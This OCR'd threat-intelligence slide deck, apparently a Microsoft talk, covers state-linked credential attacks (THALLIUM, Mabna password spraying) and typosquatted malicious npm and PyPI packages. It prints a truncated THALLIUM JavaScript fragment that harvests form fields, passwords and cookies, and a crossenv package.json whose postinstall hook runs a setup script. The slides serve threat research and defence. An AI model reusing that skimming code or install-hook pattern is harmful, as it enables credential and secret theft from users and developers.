
Microsoft

Customers, Suppliers, and the Adversaries that come with them

John Lambert, @JohnLaTwC
Microsoft Threat Intelligence Center

Microsoft Threat Intelligence Center

Activity Groups



Over 110 groups known to us

Over 70 full-fledged Activity Groups

Tenants bring their adversaries with them

Credential Attacks - THALLIUM

Wonkblog

The U.N. issued trade sanctions against North Korea. Then hackers infiltrated it.

By **Peter Whoriskey** March 6 Email the author

This Feb. 16 photo released by Japan's Ministry of Defense shows what it says is North Korean-flagged tanker Yu Jong 2, bottom, and Min Ning De You 078 lying alongside in the East China Sea performing a ship-to-ship transfer. The United Nations has imposed sanctions against many types of trading with North Korea. (Ministry of Defense via Associated Press)

The U.N. incident report also indicates that the attack appears to have begun with a tactic known as "spear-phishing." Victims received forged email messages with file attachments. Those attachments were made to appear like legitimate documents, according to the report, making it more likely for recipients to open the files — and expose them to risk.

The panel members were using Microsoft's Office 365 software, and after an investigation by Microsoft, the company reported to the United Nations that it associated the attack with a "nation-state."

Mabna Institute

- ~300 Universities
- Stole 30 TBs of IP
- 8,000/100,000 accounts
- Focused on O365
- Setup Email Forwarding

Malicious cyber activity of Iran-based Mabna Institute


Summary

According to information derived from an FBI investigation, a group of malicious cyber actors working for the Iran-based Mabna Institute (Mabna) have been conducting coordinated and broadly targeted password spray attacks against organizations in the United States and abroad. Victims of Mabna often lack multi-factor authentication (MFA), lack preventative network activity alerts, and allow easy-to-guess passwords (e.g., “Winter2018”, “Password123!”).

Mabna targets companies using single sign-on (SSO) and cloud-based applications utilizing federated authentication protocols. While many SSO and cloud-based applications offer federated authentication protocols, Mabna has focused their efforts on victims hosted on Microsoft Office 365 (O365). After successfully compromising victims, Mabna actors likely utilize inbox synchronization to obtain unauthorized access to the organization's email directly from the cloud which subsequently allows for the download of user mail to locally stored email


Password Spray

- Requires only minimal knowledge of PowerShell and your target
- Automatically detects:
  - LockoutThreshold policy
  - Fine-grained Password Policy
  - Minimum Password Length
- Finds the lowest account lockout threshold in the domain to avoid locking out any accounts
- Slowly tests for weak passwords




Mail Sniper


- PowerShell script pen test tool used against Exchange Web Services (EWS)
- Works against EWS endpoint
  - If not known, Autodiscover process helps to locate the EWS endpoint URL
- Integrates Password Spray module



Graph API


https://developer.microsoft.com/en-us/graph
Graph Explorer - Microsoft Gra...
Home - Microsoft Graph
Quick Start - Microsoft Gr...
NVR302-16E-P16
C
COSMOS
Microsoft
Technologies
Documentation
Resources
Microsoft Graph
Examples
Graph Explorer
Quick Start
Documentation
Samples & SDKs
Changelog
Build smarter productivity apps
Use the Microsoft Graph API to connect to the data that drives productivity – mail, calendar, contacts, documents, directory, devices, and more.
SEE EXAMPLES
Rich context
Get rich context for your applications, such as who someone's manager is, whether they're are out of office, or what documents they've been working on.
Deep insights
Access deep insights generated from usage patterns, such as trending documents, best team meeting times, or who people typically work with.
Real-time updates
Respond to changes in Microsoft Graph data in real time. Reschedule a meeting based on responses, notify others when a file is modified, or continue a process after it's been approved.
Broad reach
Build solutions that target enterprise users in Azure and Office 365, consumers on Office Online (Outlook.com and OneDrive.com), or both.
85%
of all Fortune 500 companies are using data in Microsoft Graph
85M
monthly active users on Office 365 commercial
400M
Outlook.com monthly active users
8T
resources (emails, events, users, files, groups, and more) in Microsoft Graph

THALLIUM Attack




```
var e = "s_Url=" + location.href + ";",
    t = "s_text=",
    r = document.getElementsByTagName("input");
if (0 < r.length)
    for (var n = 0; n < r.length; n++) {
        var a = r[n];
        "text" == a.type && (t = t + "[txtName:" + a.name + ", val:" + a.value + "],"), "email" == a.type
            tel" == a.type && (t = t + "[telName:" + a.name + ", val:" + a.value + "],"), "password" == a
    }
var o = document.getElementsByTagName("select");
if (0 < o.length)
    for (var n = 0; n < o.length; n++) {
        var s = o[n];
        t = t + "[selName:" + s.name + ",
    }
if ("s_text=" != t) {
    var c = v() + ";",
        i = "s_Cookie=" + localStorage.get
        l = c + e + i + t,
        u = sessionStorage.getItem("s1"),
```

- 'google.c'
- 'outlook.c'
- '<victim specific domain>'
- 'yahoo.c'
- 'aol.com'
- 'microsoftonline.com'

A choice of Technology is a choice of Attack Surface

Malicious JavaScript Packages on npm

package.json

```
{
  "name": "crossenv",
  "version": "6.1.1",
  "description": "Run scripts that set and use en
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" &&
    "postinstall": "node package-setup.js"
  },
  "author": "Kent C. Dodds <kent@doddsfamily.us>
  "license": "ISC",
  "dependencies": {
    "cross-env": "^5.0.1"
  }
}
```

1:51 AM - 1 Aug 2017

1,047 Retweets **1,024** Likes

JavaScript Packages Caught Stealing Environment Variables

By Catalin Cimpanu

August 4, 2017 08:42 AM 2

On August 1, npm Inc. — the company that runs the biggest JavaScript package repository — removed 38 JavaScript npm packages that were caught stealing environment variables from infected projects.

According to a subsequent investigation by npm's team, on July 19, a person named **HackTask** uploaded 38 JavaScript libraries on the npm repository.

```
babelcli: 42
cross-env.js: 43
crossenv: 679
d3.js: 72
fabric-js: 46
ffmepg: 44
gruntcli: 67
http-proxy.js: 41
jquery.js: 136
mariadb: 92
mongose: 196
mssql-node: 46
mssql.js: 48
mysqljs: 77
node-fabric: 87
node-opencv: 94
node-opensl: 40
node-openssl: 29
node-sqlite: 61
node-tkinter: 39
nodecaffe: 40
nodefabric: 44
nodeffmpeg: 39
nodemailer-js: 40
nodemailer.js: 39
nodemssql: 44
noderequest: 40
nodesass: 66
nodesqlite: 45
opencv.js: 40
openssl.js: 43
proxy.js: 43
shadowsock: 40
smb: 40
sqlite.js: 48
sqliter: 45
sqlserver: 50
tkinter: 45
```

Malicious Python Packages on PyPI

NÁRODNÝ BEZPEČNOSTNÝ ÚRAD

AKTUALITY | ÚRAD | OCHRANA UTAJOVANÝCH SKUTOČNOSTÍ | ŠIFROVÁ OCH

skcsirt-sa-20170909-pypi

SK-CSIRT advisory

Advisory ID: skcsirt-sa-20170909-pypi-malicious-code
First published: 2017-09-09 22:00
Version: 1.1
CVE: none
Affected platforms: Python (all versions on any OS incl. Windows, Linux, Mac OS)

Severity: Medium (fake software packages, code execution of benign malware)

== Summary ==

SK-CSIRT identified malicious software libraries in the official Python package repository, PyPI, posing as well known libraries. A prominent example is a fake package urllib-1.21.1.tar.gz, based upon a well known package urllib3-1.21.1.tar.gz.

Such packages may have been downloaded by unwitting developer or administrator by various means, including the popular “pip” utility (pip install urllib).
There is evidence that the fake packages have indeed been downloaded and incorporated into software multiple times between June 2017 and September 2017.

== Description ==

Copies of several well known Python packages were published under slightly modified names in the official Python package repository PyPI (prominent example includes urllib vs. urrlib3, bzip vs. bzip2, etc.). These packages contain the exact same code as their upstream package thus their functionality is the same, but the installation script, setup.py, is modified to include a malicious (but relatively benign) code.

Ten Malicious Libraries Found on PyPI - Python Package Index

By **Catalin Cimpanu** September 15, 2017 08:15 AM 2

The Slovak National Security Office (NBU) has identified ten malicious Python libraries uploaded on PyPI — Python Package Index — the official third-party software repository for the Python programming language.

NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages — e.g.: "urlib" instead of "urllib."

